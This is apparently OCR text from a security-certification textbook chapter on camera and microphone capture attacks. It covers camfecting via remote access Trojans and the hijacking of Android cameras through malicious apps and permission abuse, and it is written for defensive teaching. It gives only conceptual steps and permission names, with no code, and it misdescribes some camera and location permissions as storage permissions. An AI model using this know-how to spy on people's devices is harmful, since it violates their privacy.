
Camfecting Attack

- A camfecting attack is a **webcam capturing attack** that is performed to gain access to the camera of a target's computer or mobile device
- An attacker infects the target device with a **remote access Trojan** (RAT) and compromises it to access the victim's camera and microphone
- Using this method, the attacker can obtain sensitive data such as **personal photos**, **recorded videos**, and the **location** of the user

Attacker

1. Sends a malicious link or lures the victim into visiting a malicious website
2. Gains access to the camera and microphone

Victim



Camera/Microphone Capture Attacks (Cont'd)

Android Camera Hijack Attack

- Attackers exploit **Android's multiple security bypass vulnerabilities** to circumvent the required permissions and gain access to the victim's camera and microphone
- Android camera applications generally require storage permissions such as `android.permission.CAMERA`, `android.permission.RECORD_AUDIO`, and `android.permission.ACCESS_COARSE_LOCATION` to store photos and videos
- Such storage permissions provide **unrestricted access** to the entire internal storage and allows attackers to perform various activities such as capturing photos; recording videos and voice calls; and accessing stored photos

Victim

Malicious Application

1. Victim is lured into downloading a malicious application
2. Exploits a vulnerability
3. Gains access to the camera and microphone

Camera/Microphone Capture Attacks


With the proliferation of personal devices' usage with the Internet connection, many significant security concerns are being emerged alongside their benefits. Attackers are trying to launch sophisticated attacks on digital users to gain unauthorized access to their devices and steal sensitive data or compromise the device. The following are two different attacking methods attackers often employ to compromise camera and micro phones of the devices.

Camfecting Attack

A camfecting attack is a webcam capturing attack. In this attack, the attacker gains access to the camera of a target's computer or mobile device. The attacker infects the target device with a remote access Trojan (RAT) and compromises it to access the victim's camera and microphone. An attacker can also disable the camera light to avoid detection. Using this method, the attacker can obtain sensitive data such as personal photos, recorded videos, and the location of the user. Further, the attacker can control the camera from remote areas.

Steps Involved in Camfecting Attack

- The attacker either sends a phishing mail with a malicious link or lures the victim into visiting a malicious website.
- When the victim clicks on the malicious link or visits the malicious website, malware is downloaded and installed on the device, providing remote access to the attacker.
- Now, the attacker can capture personal data such as photos and videos.



Sends a malicious link or lures the victim into visiting a malicious website
1
2
Gains access to the camera and microphone
Attacker
Victim

Figure 17.13: Camfecting attack

Android Camera Hijack Attack

Attackers attempt to leverage Google's camera application, which is widely used in Android devices as the default camera app. An attacker can exploit Android's multiple security bypass vulnerabilities to circumvent the required permissions and gain access to the victim's camera and microphone. Further, the attacker can exploit this vulnerability even if the mobile device is locked. Android camera applications generally require storage permissions to store photos and videos.


These applications need the victim to provide permissions such as

- `android.permission.CAMERA`
- `android.permission.RECORD_AUDIO`
- `android.permission.ACCESS_COARSE_LOCATION`
- `android.permission.ACCESS_FINE_LOCATION`

Such storage permissions provide unrestricted access to the entire internal storage and allow attackers to perform various activities such as capturing photos; recording videos and voice calls; and accessing stored photos, videos, GPS locations, and other sensitive information.

Steps Involved in Android Camera Hijack Attack

Attackers exploit various bypass vulnerabilities on the target Android device by tricking the victim into downloading a malicious app. The malicious app installs a Trojan on the victim's device without their knowledge. When the victim starts using the infected application, a persistent connection is established between the victim and attacker. Even if the victim closes the application, the connection persists, allowing attackers to capture photos and record videos stealthily.



1
Victim is lured into downloading a malicious application

